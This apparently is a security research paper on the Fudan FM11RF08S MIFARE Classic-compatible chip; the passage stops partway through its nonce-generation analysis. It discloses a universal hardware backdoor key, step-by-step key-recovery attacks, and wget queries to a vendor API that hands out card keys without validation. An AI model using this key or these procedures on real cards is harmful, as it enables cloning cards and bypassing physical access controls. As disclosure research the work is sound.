

# MIFARE Classic: exposing the *static encrypted nonce* variant

I’ve got a bit more, should I throw it in?<sup>1</sup>

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**Abstract—** MIFARE Classic smart cards, developed and licensed by NXP, are widely used but have been subjected to numerous attacks over the years. Despite the introduction of new versions, these cards have remained vulnerable, even in *card-only* scenarios. In 2020, the FM11RF08S, a new variant of MIFARE Classic, was released by the leading Chinese manufacturer of unlicensed “MIFARE compatible” chips. This variant features specific countermeasures designed to thwart all known card-only attacks and is gradually gaining market share worldwide. In this paper, we present several attacks and unexpected findings regarding the FM11RF08S. Through empirical research, we discovered a hardware backdoor and successfully cracked its key. This backdoor enables any entity with knowledge of it to compromise all user-defined keys on these cards without prior knowledge, simply by accessing the card for a few minutes. Additionally, our investigation into older cards uncovered another hardware backdoor key that was common to several manufacturers.

## I. INTRODUCTION

By 2024, we all know MIFARE Classic is badly broken. [1], [2], [3], [4], [5], [6], [7], [8], [9], [10], [11] But the card remains very popular due to a certain level of business legacy and inertia, as migrating infrastructures remains costly.

In this paper, we will focus exclusively on the so-called *card-only* attacks, i.e. attacks that can be performed directly on a card alone, the goal being to recover the card data and keys and to be able to clone it or to emulate it.

Around 2020, a new card emerged withstanding all known card-only attacks and featuring a countermeasure dubbed by the community as “static encrypted nonce”.

### A. Paper overview

Firstly, in Section II, a short overview of the proprietary encryption algorithm and authentication protocol created by NXP Semiconductors, called CRYPTO-1[12], is presented. In Section III, we recap briefly the known *card-only* attacks on

MIFARE Classic. The *static nested* attack is one of them but has never been documented so far. We hence spend a bit more time on it, to give the developers credit and because we are deriving new attacks from it. Then we present in Section IV the infamous card and its countermeasure. We immediately present a new attack that works only on specific conditions in Section V. In Section VI, we explain how some light fuzzing exposed an unexpected command, protected by a key. To ease the reading, we will just refer to it as *the backdoor*. We then use our first attack in Section VII to break this backdoor key and explore the extend of our findings. Based on this knowledge, we devise a new attack in Section VIII to break all the card keys, without any condition. In some configuration, it can take up to 3-4h to dump the whole card. We then reverse partially an internal nonce generation mechanism in Section X. In Section XI, we show how this partial reverse allows us to optimize the second attack, which becomes 5-6 times faster. We show how to combine aforementioned attacks in Section XII. In Section XIII, we explain how these attacks could be done instantaneously if in position of a supply chain attack. Then, in Section XV, we look at older generations of this card and find a similar backdoor protected with another key. In Section XVI, we adapt an existing attack to break the second key. We describe in Section XVII how this knowledge could accelerate known attacks on these older cards. We document in Section XX how the same backdoor has affected other manufacturers as well. Oops, a third backdoor key is uncovered in Section XXI. Finally, we present a faster scenario in Section XXII relying only on the backdoor and a *reader-only* attack.

### B. Methodology

The followed methodology is more instinctive than formal but lies on some key points.

- Search hard for existing information, on forums, datasheets,... and every time a new keyword appears, search again and see where it leads to ;
- Test, challenge assumptions, make new hypotheses and challenge them with more tests ;

<sup>1</sup>*Y'en a un peu plus, je vous l'mets quand même ?*, a typical French marketing ploy where you get a bit more than asked on the butcher scale.

- Keep a prioritized list of all unanswered questions or ideas of leads. Complete the list whenever a new unknown appears unless you can explore it immediately. When a topic is explored, go back to the list for the next hot lead ;
- Don't limit yourself to your end goal, explore side quests as well. Who knows, some nice surprises can happen ;
- Stare at zeros and ones and until you see patterns...

Besides pure observations and results, the paper tries to illustrate this approach and shows how events led to the next steps.

Unsurprisingly, all experiments were conducted with a Proxmark3 and we contributed our analysis and attack tools to the Proxmark3 repository [13]. As it is constantly evolving, note that this paper refers to the repository as it was at commit `af3a16b25c126b1420bd5ba76a834af67685e528`.

## II. CRYPTO-1 PROTOCOL

### A. A very quick introduction

If you are not familiar with the MIFARE Classic memory map, its sectors, trailer blocks, keys and access rights, please refer to one of its old datasheets [14]. For a complete description of the CRYPTO-1 cipher and protocol, please refer to the excellent [7] and [8].

The reader can find a more programmatic view of the protocol in Annex A.

According to ISO14443, bits are actually transmitted least significant bit first but in this paper, as in the literature, numbers are written the usual way, most significant bit first.

As we only care about card-only attacks, only the very first steps of the protocol matter to us:

- One sends an *Authenticate* command `6***+CRC: 60` to authenticate with *keyA*, `61` to authenticate with *keyB*, followed by a byte indicating the target block, and the 2-byte CRC according to ISO14443-A ;
- The card returns a 4-byte random nonce  $n_T$ .

If it is a nested authentication, i.e. we already authenticated to the card with a known key and we want to initiate a new authentication within the established encrypted channel, the protocol is identical besides the following changes:

- The command is sent encrypted with the current CRYPTO-1 keystream, as any other command after a successful authentication ;
- The card nonce is returned encrypted, *but with the new key!*

What is not depicted yet is the handling of the parity bits. During ISO14443-A transmissions, each byte is followed by an odd parity bit (so the total of ones in these 9 bits is always odd).

But data encrypted with CRYPTO-1 is transmitted differently: the parity bits are computed on the plaintext data and then encrypted *by reusing the next bit of the keystream* (that will be used to encrypt the least significant bit of the next byte).

Typically, Proxmark3 protocol traces depict parity errors with the symbol “!” when the real parity of the transmitted byte does not match the transmitted parity bit, as seen in the Annex examples.

### B. CRYPTO1 intrinsic vulnerabilities

We just highlighted a few ones in the previous section:

- Nested nonce  $n_T$  is encrypted with the new key, potentially leaking info about the key ;
- Parity bits are applied on the plaintext data, potentially leaking info about the plaintext ;
- Parity bits are encrypted with reused keystream bits, yet another potential source of leak.

Moreover, we did not detail the CRYPTO1 cipher itself, but its internal state can be reconstructed from the keystream, and therefore can be rolled back, up to the key, in a pretty efficient way.

### C. CRYPTO1 common implementation vulnerabilities

The previous section described vulnerabilities that cannot be patched by a card without breaking compatibility.

But a few more vulnerabilities were discovered in card implementations, sometimes patched by later generations of cards.

- The 32-bit nonce  $n_T$  is very often generated by using the existing 16-bit LFSR required in the protocol, as PRNG. Knowing half of the nonce, we can reconstruct the other half ;
- When such PRNG is clocked continuously over a rather short sequence, it repeats itself about every 0.6 s, therefore a nonce can be predicted or replayed, e.g. in a nested authentication, based on a previous nonce ;
- The seed initializing the 16-bit LFSR can be static, in which case even the first nonce can be controlled and replayed. Depending on the card, a full power-cycle might be required between attempts ;
- Some cards send a 4-bit encrypted NACK in return to a wrong reader challenge response if its 8 encrypted parity bits appear to be correct, so with a probability of  $\frac{1}{256}$ . Some cards even always reply with a NACK. Receiving an encrypted NACK reveals 4 bits of keystream ;

## III. KNOWN CARD-ONLY ATTACKS

### A. Darkside Attack

The attack described in [9] makes use of two implementation bugs described previously: the leak of NACKs and the possibility to get the initial nonce repeating itself.

It allows to break a first key even if no key is known yet. Because it is rather slow, once a first key is found, the nested authentication attack (described hereafter) is preferred to break all the other keys.

#### B. Nested Authentication Attack

The attack described in [8] requires to know a first key. This allows to trigger the nested authentication protocol and to receive an encrypted nonce. Again, it requires the card to feature some implementation bugs: the nonce must be predictable so guesses can be made on the nested  $n_T$ . The first three parity bits of the encrypted nonce reuse some keystream bits used to encrypt the nonce itself, so guesses can be filtered to keep the compatible ones. By repeating the attack 2 or 3 times, enough keystream information is recovered to break the key.

#### C. Hardnested Attack

To deter the darkside and nested attacks, some cards such as the MIFARE Classic EV1 generate a truly random 32-bit  $n_T$ , so not based on the 16-bit LFSR output. And, of course, the NACK leak bug got fixed too.

An attack [11] solely based on the parity bits leak (which is an intrinsic vulnerability of the protocol) got published in 2015. The *hardnested* attack is a *nested* attack on *hardened* cards, so it requires a first known key. It works on random nonces and requires about 1600-2200 of them.

#### D. Static Nested Attack

Some cards appear to have a static initial nonce, a static nested nonce, and no NACK leak bug. Still, the distance between these nonces was found to be constant, so the nested nonce can be predicted.

A first implementation was proposed in 2020 in the Proxmark3 repo, by Iceman himself [15], based on @xtigmh<sup>2</sup> and @uzlonewolf<sup>2</sup> solutions.

The problem is that to apply the nested attack, we need more than one nonce, else the attack is really slow: some tens of thousand candidates must be tested with the card, for each nonce guess).

The trick found by DXL in 2022 [16] is to do a second attempt, but now with the following sequence:

- an authentication with the known key ;
- then a nested authentication *on the same sector, with the same known key* (that will succeed) ;
- and finally the nested authentication attempt on the target sector.

This gives a second different nested nonce and the key can be computed offline. A *staticnested* standalone tool is available as well in the Proxmark repo [13], recovering the key based on two plaintext nested  $n_T$  and the corresponding keystreams.

## IV. INTRODUCING FM11RF08S

### A. Static Encrypted Nonce Cards

We already spoiled the chip reference we are interested into, but things were not as immediate.

In 2020, we got a couple of samples of a card with some specificities such that all the existing card-only attacks were failing. At that time, we did not look at them seriously. Probably some tuning to do on existing attacks, but it was not a priority.

Circa 2022, the hacking community started looking seriously at it and the countermeasure was understood and referred as “static encrypted nonces”. It slowly became a quite recurrent topic on the RFID hacking Discord [17] (> 350 mentions so far) as these cards become more and more common.

The countermeasures are the following:

- No NACK bug, so no darkside attack possible ;
- The encrypted nested  $\{n_T\}$  is *static* and unrelated to the first  $n_T$ . The static nested attack requires to be able to predict  $n_T$  so it is not applicable here. The hardnested attack requires to get many random  $\{n_T\}$ , so it’s a no go as well.

A detection was even integrated into the Proxmark3 client, as shown in Listing 1.

```
[usb] pm3 --> hf mf info
...
[=] --- Fingerprint
[+] FUDAN based card
...
[=] --- PRNG Information
[+] Prng..... weak
[+] Static enc nonce..... yes
```

Listing 1: Partial output of `hf mf info` Proxmark3 command

These cards are referred on [17] as “0390”, “0490”, “FM11RF08 v3” etc. and are known to be from Shanghai Fudan Microelectronics. “0390” and “0490” refer to the first and last bytes of the manufacturer data located in the card block 0. A variant “1090” is mentioned as a 7-byte UID version. We don’t have any sample, but Anton Savelev was very helpful run a few tests on a couple of samples for us and should be warmly thanked for that.

<sup>2</sup>Github handles

Shanghai Fudan Microelectronics is a prominent Chinese semiconductor company known for producing contactless smart card chips, including the FM11RF08, which is seen as a “compatible alternative” to the NXP MIFARE Classic 1K chip.

Fudan has a very long history in the domain, as a patent application from 2001 [18] appears to describe the CRYPTO-1 protocol, years before getting publicly reverse-engineered in 2008 [6]. Unfortunately, we did not find any patent about the countermeasure of the new cards.

By end of 2023, Augusto Zanellato suggested that the card could be a FM11RF08S, but at that time, the suggestion did not bring much attention.

#### B. Looking at FM11RF08S Datasheet

The FM11RF08S datasheet [19] mentions indeed a countermeasure: the “S” added to the chip reference stands for “安全提升版本” which translates to “Security improved version” and the security features list mentions a feature that can be translated to “Compared with the old version of the chip, the anti-cracking ability is improved”.

Another document with the exact same title [20] describes a 7-byte UID version of the FM11RF08S.

A page of Fudan website [21] mentions the countermeasure in English: “Compared with the old version chip RF08, RF08S’s security and anti-crack ability have been enhanced by fixing the weak points in the realization of the algorithm without losing of the functional compatibility.”

This sounds indeed quite promising.

#### C. Getting Samples... and an APK

As we can’t identify our 2020 samples so far, the best move is to order a few FM11RF08S (on a famous Chinese online marketplace starting with “A”). We wanted to be sure we would get the FM11RF08S and not the older FM11RF08, so we asked some guarantees to the vendor. To our surprise, the vendor mentioned a Fudan Android application (not available on the Play store) that could validate the tags. Searching for the APK, we found an “Original Verification of FM11RF08/08S” web page [22] featuring a QR Code to download it [23]. Once installed, the application is soberly titled “NFC Label Tools”.

Once installed, the application identifies our 2020 samples as two genuine FM11RF08S chips! Investigations could start before getting our order.

Original verification

FM11RF08

Figure 1: NFC Label Tools identifying a FM11RF08 card.

Original verification

FM11RF08S

Figure 2: NFC Label Tools identifying a FM11RF08S card.

#### D. FM11RF08S Simple and Advanced Verification Methods

Let us dig for a while on the application as it seems to feature interesting genuine card authentication mechanisms, similar to what NXP calls *originality check*. One is called *simple verification method* and the other one *advanced verification method*.

##### 1) Simple Verification Method:

The 8-byte manufacturer data of FM11RF08 and FM11RF08S located in block 0 contains 6 random-looking bytes forming a kind of cryptographic signature (maybe a partial HMAC?) over (part of) the other block 0 bytes. An example is given in Listing 2, taken among the new cards we ordered. According to the two other manufacturer bytes, the following card revision is unofficially nicknamed “0490”.

```
1C 4C 75 63 46 08 04 00 04 75 DE 7A FD 3B 88 90
                                04 \__ signature __/ 90
\_____/ \ / \ / \____/ \_____/
      UID      BC SAK ATQA      Manufacturer data
```

Listing 2: FM11RF08S block 0 example

So far, we have seen FM11RF08S samples “0390”, “0490” and “1090”, and FM11RF08 samples “011D”, “021D” and “031D” and both references can be verified by the simple verification method. The APK seems to indicate also the existence of FM11RF08/08S cards with a block 0 ending in “91” and “98”.

The older Fudan cards with manufacturer data 6263646566676869 – and no signature – cannot be verified, obviously.

If the card block 0 can be read, the simple verification method can be done directly online on the previously mentioned web page [22], or via the Android application. The application is using a slightly different API than the online form and the method can be reproduced as shown in Listing 3.

```
wget -q --header="Content-Type: application/text; charset=utf-8" \
--post-data "1C4C7563460804000475DE7AFD3B8890" -O - \
https://rfid.fm-uivs.com/nfcTools/api/M1KeyRest | json_pp

⇒
{
  "code" : 0,
  "data" : null,
  "message" : "success"
}
```

Listing 3: simple verification method API

##### 2) Advanced Verification Method:

This method is only supported by the latest FM11RF08S chip and can only be done via the Android application, not the online form.

Sniffing the Application with a Proxmark3 reveals that it performs a CRYPTO-1 authentication to an unknown block 128 (while a 1k card has only 64 blocks) with an unknown keyA<sup>3</sup>. No read access is performed and the simple fact that the authentication succeeds validates the advanced verification method.

Even if the card is protected against card-only attacks, CRYPTO-1 remains trivial to break based on a trace between a card and a reader aware of the correct key, so we could recover it easily. The key is different for each card and sniffing the network operations of the application reveals another API shown in Listing 4 where the block 128 keyA of a specific card is simply returned upon submission of its block 0.

```
wget -q --header="Content-Type: application/text; charset=utf-8" --post-data "1C4C7563460804000475DE7AFD3B8890" -O - https://rfid.fm-uivs.com/nfcTools/api/getKeyA | json_pp
```

⇒

```
{
  "code" : 0,
  "data" : "0543C7A1F992",
  "message" : "success"
}
```

Listing 4: advanced verification method API

Surprisingly, the API returns a key without any validation of the submitted block 0, as seen in Listing 5. This allows for some tests and we can observe that the returned keyA depends only on the first 9 bytes of block 0.

```
wget -q --header="Content-Type: application/text; charset=utf-8" --post-data "00000000000000000000000000000000" -O - https://rfid.fm-uivs.com/nfcTools/api/getKeyA | json_pp
```

⇒

```
{
  "code" : 0,
  "data" : "EDCA04F1D3EC",
  "message" : "success"
}
```

Listing 5: advanced verification method API with invalid data

Both verification methods using only static data, of course, a clone is still possible, similarly to the NXP originality check feature. But at industrial scale, a clone manufacturer cannot produce them massively without having access to many genuine tags and cloning them 1-to-1. Moreover the Fudan API may return an error code -11 = “Too Many Requests” at some point, according to the application.

We test this new authentication key and observe it can be used against blocks 128 to 135 on the “0390” samples from 2020. They share the same content, displayed in Listing 6.

```
128 | A5 5A 3C C3 3C F0 00 00 00 00 00 00 00 04 08 88
129 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
130 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
131 | 00 00 00 00 00 00 70 F7 88 0F 00 00 00 00 00 00
132 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
133 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
134 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
135 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Listing 6: older FM11RF08S blocks 128 – 135

The newly acquired “0390” and “0490” cards and the “1090” ones behave differently from the old “0390”. Only the trailer block 131 and the what-could-be-a-trailer-block-but-is-empty block 135 can be read, as shown in Listing 7.

```
131 | 00 00 00 00 00 00 00 00 F0 FF 0F 00 00 00 00 00 00
135 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Listing 7: newer FM11RF08S blocks 128 – 135 (attempt)

Let us compare the access rights. They are interpreted for the “0390” 2020 samples in Table 1.

|     | Access Rights     |
|-----|-------------------|
| 128 | read AB; write B  |
| 129 | read AB; write B  |
| 130 | read AB; write B  |
| 131 | read ACCESS by AB |

Table 1: older FM11RF08S block 128 access rights = 70F788

While for the “0390” and “0490” 2024 samples and the “1090”, we get the access rights described in Table 2.

|     | Access Rights     |
|-----|-------------------|
| 128 | none              |
| 129 | none              |
| 130 | none              |
| 131 | read ACCESS by AB |

Table 2: newer FM11RF08S block 128 access rights = 00F0FF

We will go back to these non-readable blocks in Section VIII...

We did not find other hidden blocks.

#### E. CRYPTO-1 Implementation Specificities

The F11RF08S has the following implementation specificities. Some were already mentioned in Section IV.A.


- All nonces, initial and nested, are generated by the 16-bit LFSR PRNG ;
- No NACK bug ;
- The initial  $n_T$  is not static but quite repeatable ;
- The encrypted nested  $\{n_T\}$  is *static* and unrelated to the first  $n_T$ .

<sup>3</sup>This provides a quick way to detect a FM11RF08S: check if it replies with a nonce to command 6080 but not to 607F.

Let's detail the last two statements.

#### 1) Initial $n_T$ Specificities:

Figure 3 shows that over 500 collected nonces, they are all concentrated on a very few consecutive 16-bit LFSR outputs among the  $2^{16} - 1$  possible ones. This is typical of older cards and occasionally may be wrongly detected as *static nonce* by the Proxmark3 if by chance consecutive tests led to the same  $n_T$  value.



30 consecutive LFSR outputs among  $2^{16} - 1$

Figure 3: Initial  $n_T$  observed across 500 authentication attempts with a FM11RF08S

It is due to the fact that the LFSR is initialized with a constant value, then is clocked constantly as soon as the card is powered and operational. Therefore the initial  $n_T$  value depends on the timing of the authentication request since the card is powered on.

When several *initial* authentications are done without interrupting the RF field, one must also take into account that the LFSR is not clocked during the authentications themselves, because the card needs the LFSR circuitry to compute the  $\text{suc}^{64}(n_T)$  and  $\text{suc}^{96}(n_T)$  functions required by the CRYPTO-1 protocol (cf Annex A.1).

#### F. Nested $n_T$ Specificities

Community discussions on [17] reported that the static encrypted nonce depends somehow on the card UID, the sector and the user key itself – but not the key type, so if  $\text{keyA} == \text{keyB}$  for a given sector, encrypted nonces will be equal too.

So by looking at  $\text{keyA} \{n_T\}$  and  $\text{keyB} \{n_T\}$ , we can tell if  $\text{keyA} == \text{keyB}$  or not.

To be clear, of course,  $\{n_T\}$  depends on the key, but  $n_T$  too!

One lead to find an attack on this card is to understand how  $n_T$  is generated exactly, and to see if it's somehow predictable.

Section X will give some more insights, but this is not the lead we followed at first.

For our analysis needs, we implemented a tool in the Proxmark3[13] to test various nested authentication scenarios, cf Annex A.3 for usage and example.

## V. REUSED KEYS NESTED ATTACK

How to get more nonces if  $n_T$  is static?

We said  $n_T$  depends on the UID and the sector (and the key). If we assume a key is reused on another tag (another UID) or another sector of the same tag, we will get another  $n_T$  for the same key!

Attack conditions:

- Know a first key, to be able to activate the nested authentication protocol ;
- The card must reuse some keys across several sectors. Or several cards of an infrastructure share the same key.

The attack is a bit similar to the static nested attack, but we have no idea of the nested  $n_T$  plaintext, so we have to consider all the 65535  $n_T$  candidates.

Our strategy will consist into finding all possible key candidates for one reference sector, and checking on-the-fly if they are compatible with any other sector we want to compare with. This is more limited than looking for common keys across all sectors at once, but it does not require any large memory, while the second option requires about 3 Gb times the number of sectors.

1. Collect  $\text{UID}_i$ , nested encrypted nonces  $\{n_T\}_i$  of several sectors, possibly across different cards, and their 4-bit encrypted parity  $\{p_{n_T}\}_i$  ;
2. For each targeted sector, generate all  $2^{16} - 1$  possible outputs of the 16-bit LFSR as candidates  $n_{T_i}^*$  ;
3. For each  $n_{T_i}^*$ , compute keystream  $\text{ks}_{0_i}^* = \{n_T\}_i \oplus n_{T_i}^*$  ;
4. Given  $\text{ks}_{0_i}^*$ , decrypt the first 3 parity bits from  $\{p_{n_T}\}_i$  ;
5. Check if they match the first 3 parity bits of  $n_{T_i}^*$  ;
6. After this filtering,  $2^{16-3} = 8192$  candidates remain. Store them as  $(n_{T_i}^*, \text{ks}_{0_i}^*)_i$  tuples ;
7. Split these candidates over several threads for the next steps ;
8. In each thread, consider first  $\text{UID}_0$ ,  $\{n_T\}_0$  and  $\{p_{n_T}\}_0$  as the reference sector to compare with, and its share of  $(n_{T_0}^*, \text{ks}_{0_0}^*)_0$  ;
9. For each  $(n_{T_i}^*, \text{ks}_{0_i}^*)_i$ , generate  $2^{16}$  possible keys by recovering and rolling back the CRYPTO-1 48-bit LFSR ;
10. Test these keys against the other sectors  $\{n_T\}_i$  with their corresponding  $\text{UID}_i$  :
  1. Decrypt  $\{n_T\}_i \Rightarrow n_{T_i}^*$  ;

2. Check if  $n_{T_i}^*$  is a valid 16-bit LFSR output ;
3. Check if  $n_{T_i}^*$  is part of the 8192 candidates for that sector ;
4. Generate next keystream word  $ks_{1_i}^*$  to decrypt  $\{p_{n_T}\}_i$  and check the last parity bit ;
5. Do the same for the reference sector: generate next keystream word  $ks_{0_i}^*$  to decrypt  $\{p_{n_T}\}_0$  and check the last parity bit. This could have been done earlier but it is more efficient to postpone it ;

At the end, for each sector, we get a few hundreds key candidates compatible with the reference sector.

We can then check if there is a common key across at least two different sectors besides the reference one. When it happens, we found the unique key for the reference sector and these sectors.

On our laptop, it takes less than 2 min to compare two or three sectors, and about 12 min to compare 16 sectors. Your mileage may vary, but it gives a rough idea. Note that if a key is reused across sectors, it's probably across nearby sectors, so it is probably not worth comparing with all sectors at once.

We implemented the attack in the Proxmark3[13], cf Annex A.5 for usage and example.

If no common key was found, maybe there is still a common key between the reference sector and one single sector. But this requires to test the hundreds of keys on the reference sector card.

This attack can only break reused keys, across sectors or across cards. The remaining keys are left undefeated.

The zeitgeist of RFID research is manifest: just a couple of weeks after the initial submission of this paper to a conference, Nathan Nye shared on the RFID hacking Discord [17] the same idea of collecting several  $n_T$  from keys reused across sectors, along with proof-of-concept code. We acknowledge and salute Nathan's effort and contribution to the community.

## VI. DISCOVERING A BACKDOOR

Not very satisfied with the limitations of our first attack, and following our proven methodology (cf Section I.B), we decided to do a lightweight fuzzing of the command set.

All numbers expressed here are hexadecimal.

In principle, when powered, the card should only react to the initial 7-bit commands REQA (26) and WUPA (52). Which is the case. Then only the anticollision select (93). Finally, before authentication, only the authentication commands with keyA and keyB should be accepted (60\*\* and 61\*\*) as well as

the HLTA (5000). We try all command values with a parameter byte "00": \*\*00 and we observe the card replies:

- always NACK (4) except for
- 5\*00 → the card halts
- 6\*00 → the card returns a nonce
- f\*00 → the card halts

The card probably reacts to all 5\*00 as being a HLTA. For the f\*00, it looks like the effect is similar to a HLTA too. Even extending the f\*00 command up to 40 bytes did not lead to any result.

The interesting one is the 6\*00, which means we get a nonce for all 6000 to 6f00 commands, and not just to 6000 and 6100.

We decide to test them on a card with known keys. We setup different keyA and keyB and observe the static encrypted nonces. When performing a nested authentication with the known key, we get:

- 6000, 6200, 6800, 6a00 →  $\{n_T\} = 4e506c9c$ , success
- 6100, 6300, 6900, 6b00 →  $\{n_T\} = 7bfc7a5b$ , success
- 6400, 6600, 6c00, 6e00 →  $\{n_T\} = 65aaa443$ , fail
- 6500, 6700, 6d00, 6f00 →  $\{n_T\} = 55062952$ , fail

And if we change keyA, nonce for 6000, 6200, 6800, 6a00 get another value but 6400, 6600, 6c00, 6e00 also get another nonce.

Different nonces and authentication failures... It looks like we need another key... We did not show it but when keyA == keyB, we only get one nonce for the first 2 sets and one nonce for the last two. This seems to indicate the mysterious key is the same for both sets.

The different command bytes for authentication seem to be parsed as a bitfield, as shown in Listing 8.

```

7 6 5 4 3 2 1 0
0 1 1 0
| | | + 0=A 1=B
| | + ignored?
| + 0=A/B keys 1=backdoor key
+ ignored?
```

Listing 8: Authentication command 6x seen as a bitfield

## VII. BREAKING FM11RF08S BACKDOOR KEY

Let's go one step further and assume the mysterious key is the same for several, maybe even all sectors. We can test it quite easily as we have a new attack in Section V exactly for this hypothesis. Indeed, two minutes later, a key appears. See Annex A.5.3 for details. Quick tests show immediately that the key works for all sectors of the card, no matter keyA and keyB values, but also for all the FM11RF08S samples we could test! **FM11RF08S "0390"**, **"0490"** and **FM11RF08S-7B "1090"** variant share the same backdoor key.



Let's take a breath.

Apparently, all FM11RF08S implement a backdoor authentication command with a unique key for the entire production. And we broke it.

#### A396EFA4E24F

Listing 9: FM11RF08S universal backdoor key

Tests show that once authenticated, we can read all user blocks, even if the trailer block access rights indicate that data blocks are not readable. We can read the trailer blocks as well, but keyA and keyB values are masked.

Note that it is sufficient to authenticate once with the backdoor (on any sector) to be able to read any other block, from any other sector, without re-authentications, as show in Annex A.12.3.

For example, now we can dump in Listing 10 the unreadable blocks mentioned in Section IV.D.2.

```
128 | A5 5A 3C C3 3C F0 00 00 00 00 00 00 00 04 08 88
129 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
130 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
131 | 00 00 00 00 00 00 00 00 F0 FF 0F 00 00 00 00 00 00
132 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
133 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
134 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
135 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Listing 10: newer FM11RF08S blocks 128 – 135

They reveal the exact same content as for the older “0390” from 2020, besides block 131 access rights, which we already knew.

The FM11RF08S-7B samples have a different content in block 128, as shown in Listing 11.

```
UID: 1D5FA23A0000003
128 | A5 5A 3C C3 2D F0 00 00 00 00 00 03 37 71 04 08 88

UID: 1D7CDE720000003
128 | A5 5A 3C C3 2D F0 00 00 00 00 00 03 68 39 04 08 88
```

Listing 11: FM11RF08S-7B block 128 samples

So far, we did not find a way to use the backdoor key to write in blocks.

Also, we did not find differences between commands of a same group. But this could deserve deeper tests.

## VIII. BACKDOORED NESTED ATTACK

A few more tests later, we realize that the plaintext  $n_T$  is actually the same for the 60\*\*,... and 64\*\*,... groups of authentication commands. The  $\{n_T\}$  shown previously are different but it's actually the same  $n_T$  encrypted with two different keys. And the same holds for the 61\*\*,... and 65\*\*,... groups.

So, we can, for example

1. Initiate an authentication against block 08 with the backdoor command 6408 ;
2. Decrypt  $\{n_T\}_{6408}$  into  $n_{T_{6408}} \equiv n_{T_{6008}}$  ;
3. Attack its keyA based on  $ks_{0_{6008}} = n_{T_{6008}} \oplus \{n_T\}_{6008}$ .

The attack is similar to the static nested attack described in Section III.D before the second authentication trick and requires to test a few tens of thousand key candidates on the card, which can take 3-4 minutes to break a single key.

As for the first attack of Section V, after the 48-bit LFSR is recovered and rolled back, we can decrypt the parity bits and check the last parity bit, to reduce roughly by half the number of key candidates to test. This is of less importance for the optimized static nested attack but this helps a lot here.

We implemented the attack in the Proxmark3[13], cf Annex A.6 for usage and example.

We can now break all the keys of any FM11RF08S with a type of non-optimized static nested attack, even if all keys are diversified, as we already know one key... And we don't need the existence of reused keys anymore.

By the way, besides the *advanced verification* keyA of block 128, we can break its keyB, which is also diversified. But strangely its first two bytes are always 0000, on all our samples. When breaking this specific key, we can filter key candidates on this criteria and break the key instantaneously. Why – and what this key could be used for – remains a mystery so far.

Someone could also emulate a FM11RF08S including the keyA without ever querying the Fudan API for keyA, by recovering the keyA via this attack.

On the 2020 cards, according to their access rights displayed in Table 1, it seems we should be able to write to these blocks when authenticated with the recovered keyB. But tests show that if the write command seems properly accepted and acknowledged by the card, actually the content was not updated.

## IX. ANOTHER WAY TO RECOVER NESTED NONCES

In Section VIII, we saw how we could use the backdoor to recover the clear nested  $n_T$  value. But on the FM11RF08S, there is another way, already hypothesized by Nathan Nye during our early conversations on the Discord server [17]. Unfortunately, at the time, we invalidated it by mistake due to some confusion in shared experimental data. In the revision 1.3 of this paper, we are getting back to it.

His hypothesis, now validated by proper tests, is that the distance between the nonce of a failed *nested authentication* and the next *initial authentication* nonce depends on the time



between these two authentications. Internally, it means that the 16-bit LFSR used to generate the nested nonce is simply not reinitialized or randomized between these authentications. If we control carefully our timings, we can keep this nonce distance constant. Actually, some jitter may happen depending on the position of the card: when being too close or too far. One strategy is to monitor the nonce distance while moving physically the tag away from the reader until the nonce distance becomes maximale and constant.

Steps to recover the card keys are the following. In a first phase, we discover the nonce distance of a tag.

- Get a first known key in one of the sectors ;
- Authenticate to this sector with the known key ;
- Start authenticating again to the same sector, but with a nested authentication ;
- Collect and decrypt  $\{n_{T_x}\}$  with the known key ;
- Send a byte to interrupt the nested authentication ;
- Select the card again ;
- Authenticate to the same sector with the same key ;
- Collect  $n_{T_y}$  ;
- Compute the distance  $d = \text{index}(n_{T_y}) - \text{index}(n_{T_x})$  ;

Repeat this first phase at different physical distances until nonce distance is stable;

In the second phase, we recover the clear values of the static encrypted nonces for the unknown keys.

- Authenticate to the same sector with the known key ;
- Start authenticating to a sector with an unknown key ;
- Collect  $\{n_{T_{x'}}\}$  ;
- Send a byte to interrupt the nested authentication ;
- Select the card again ;
- Authenticate to the known sector with the known key ;
- Collect  $n_{T_{y'}}$  ;
- Compute  $n_{T_{x'}}$  from  $\text{index}(n_{T_{x'}}) = \text{index}(n_{T_{y'}}) - d$  ;
- Attack the key based on  $ks_0 = n_{T_{x'}} \oplus \{n_{T_{x'}}\}$ .

At this stage, we are in a situation very similar to Section VIII and the same optimizations can be applied.

We implemented the clear nonces recovery in the Proxmark3[13], cf Annex A.7 for usage and example.

## X. REVERSING NESTED NONCE GENERATION

We were supposed to be done with this second attack, but by curiosity, we decided to have a look at the static encrypted nonces  $n_T$  generation itself, shortly mentioned in Section IV.F.

First of all, we tested and confirmed the possible dependencies and non-dependencies of  $n_T$ .

*$n_T$  is not dependent of*

- the number of previous nested authentications (cf static nested attack trick of Section III.D) ;
- the block number within the same sector ;
- the previous authentication  $n_R, n_T$ , sector ;
- the key presented to the card ;
- any other activity before current authentication: nested auth on another sector, with another key, read,... ;
- the value of the other sector key (e.g. keyB if authenticating with keyA) ;
- the access rights ;
- the key type: A vs. B.

